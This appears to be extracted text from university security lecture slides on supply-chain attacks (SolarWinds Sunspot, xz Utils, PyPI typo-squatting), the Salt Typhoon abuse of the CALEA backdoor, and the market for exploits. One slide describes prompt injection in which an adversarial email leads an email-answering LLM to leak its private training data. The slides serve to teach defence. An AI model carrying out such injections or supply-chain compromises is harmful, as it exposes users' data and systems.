
Sunspot: malware injection How did attacker corrupt the SolarWinds build process?
taskhostsvc.exe runs on SolarWinds build system:
monitors for processes running MsBuild.exe (MS Visual Studio),
if found, read cmd line args to test if Orion software being built,
if so:
replace file InventoryManager.cs with malware version
(store original version in InventoryManager.bk)
when MsBuild.exe exits, restore original file … no trace left
How can an org like SolarWinds detect/prevent this ???<br>
taskhostsvc.exe runs on SolarWinds build system:
monitors for processes running MsBuild.exe (MS Visual Studio),
if found, read cmd line args to test if Orion software being built,
if so:
replace file InventoryManager.cs with malware version
(store original version in InventoryManager.bk)
when MsBuild.exe exits, restore original file … no trace left
How can an org like SolarWinds detect/prevent this ???<br>
23

The fallout … Large number of orgs and govt systems exposed for many months
More generally: a supply chain attack
Software, hardware, or service supplier is compromised
⟹ many compromised customers
Many examples of this in the past (e.g., Target 2013, … )
Defenses?<br>
More generally: a supply chain attack
Software, hardware, or service supplier is compromised
⟹ many compromised customers
Many examples of this in the past (e.g., Target 2013, … )
Defenses?<br>
24

Case study 2: typo squatting pip: The package installer for Python
Usage: python –m pip install ‘SomePackage>=2.3’ # specify min version
By default, installs from PyPI:
The Python Package Index (at pypi.org)
PyPI hosts over 300,000 projects
Security considerations?<br>
Usage: python –m pip install ‘SomePackage>=2.3’ # specify min version
By default, installs from PyPI:
The Python Package Index (at pypi.org)
PyPI hosts over 300,000 projects
Security considerations?<br>
25

Security considerations: dependencies Every package you install creates a dependence:
Package maintainer can inject code into your environment
Supply chain attack:
attack on package maintainer ⟹ compromise dependent projects<br>
Package maintainer can inject code into your environment
Supply chain attack:
attack on package maintainer ⟹ compromise dependent projects<br>
26

A recent example: xz Utils An open source compression utility on Github
Feb. 23, 2024: one of the two long-time maintainers introduced an update that includes a malicious install script
So what? sshd has a dependency on xz Utils …
⇒ enables remote access into servers running sshd
Fortunately, this was caught before wide deployment<br>
Feb. 23, 2024: one of the two long-time maintainers introduced an update that includes a malicious install script
So what? sshd has a dependency on xz Utils …
⇒ enables remote access into servers running sshd
Fortunately, this was caught before wide deployment<br>
27

Security considerations: typo-squatting The risk: malware package with a similar name to a popular package
⟹ unsuspecting developers install the wrong package
Examples:
urllib3: a package to parse URLs. Malware package: urlib3
python-nmap: net scanning package. Malware package: nmap-python
From 2017-2020:
40 examples on PyPI of malware typo-sqautting packages
[Meyers-Tozer’2020]<br>
⟹ unsuspecting developers install the wrong package
Examples:
urllib3: a package to parse URLs. Malware package: urlib3
python-nmap: net scanning package. Malware package: nmap-python
From 2017-2020:
40 examples on PyPI of malware typo-sqautting packages
[Meyers-Tozer’2020]<br>
28

Case study 3: Large Language Models Every new technology brings new avenues for attacks
Example: attacking LLMs via prompt injection I’ll fine-tune a model to respond to incoming emails using my previous email responses what could go wrong?<br>
Example: attacking LLMs via prompt injection I’ll fine-tune a model to respond to incoming emails using my previous email responses what could go wrong?<br>
29

Prompt injection attacks LLMs can be vulnerable to adversarial inputs
⇒ an adversarial incoming email can cause LLM to send back its training data (private emails) An example:
image-based prompt injection Source: https://arxiv.org/pdf/2307.10490v4.pdf<br>
⇒ an adversarial incoming email can cause LLM to send back its training data (private emails) An example:
image-based prompt injection Source: https://arxiv.org/pdf/2307.10490v4.pdf<br>
30

Case study 4: salt typhoon CALEA (1994): Comm. Assistance for Law Enforcement Act Enable law enforcement agencies to conduct lawful interception of
communication by requiring that telecommunications carriers
modify their equipment to ensure that they have built-in capabilities for
targeted surveillance, allowing federal agencies to selectively wiretap any
telephone traffic. In other words, phone companies must put a backdoor in their systems 2024: hackers affiliated with Salt Typhoon used the CALEA backdoor
to record metadata of user’s calls, text messages, and voicemails.
Most users affected were located in Washington D.C. ⇒ A cautionary tale in requiring a backdoor for lawful surveillance.<br>
Most users affected were located in Washington D.C. ⇒ A cautionary tale in requiring a backdoor for lawful surveillance.<br>
31
Introduction The Marketplace for
Exploits<br>
32

Marketplace for Exploits Option 1: bug bounty programs (many)
Google Vulnerability Reward Program: up to $31,337
https://bughunters.google.com/
Microsoft Bounty Program: up to $100K
Apple Bug Bounty program: up to $200K
Stanford bug bounty program: up to $1K
Pwn2Own competition: $15K<br>
Google Vulnerability Reward Program: up to $31,337
https://bughunters.google.com/
Microsoft Bounty Program: up to $100K
Apple Bug Bounty program: up to $200K
Stanford bug bounty program: up to $1K
Pwn2Own competition: $15K<br>
33

Google’s bug bounty program https://bughunters.google.com/<br>
34

Marketplace for Exploits Option 1: bug bounty programs (many)
Google Vulnerability Reward Program: up to $31,337
Microsoft Bounty Program: up to $100K
Apple Bug Bounty program: up to $200K
Stanford bug bounty program: up to $1K
Pwn2Own competition: $15K
Option 2:
Zerodium: up to $2M for iOS, $2.5M for Android (since 2019)
… many others<br>
Google Vulnerability Reward Program: up to $31,337
Microsoft Bounty Program: up to $100K
Apple Bug Bounty program: up to $200K
Stanford bug bounty program: up to $1K
Pwn2Own competition: $15K
Option 2:
Zerodium: up to $2M for iOS, $2.5M for Android (since 2019)
… many others<br>
35

Marketplace for Exploits Source: Zerodium payouts RCE: remote code execution
LPE: local privilege escalation
SBX: sandbox escape<br>
LPE: local privilege escalation
SBX: sandbox escape<br>
36

Marketplace for Exploits Source: Zerodium payouts RCE: remote code execution
LPE: local privilege escalation
SBX: sandbox escape<br>
LPE: local privilege escalation
SBX: sandbox escape<br>
37

Why buy 0days? https://zerodium.com/faq.html<br>
38
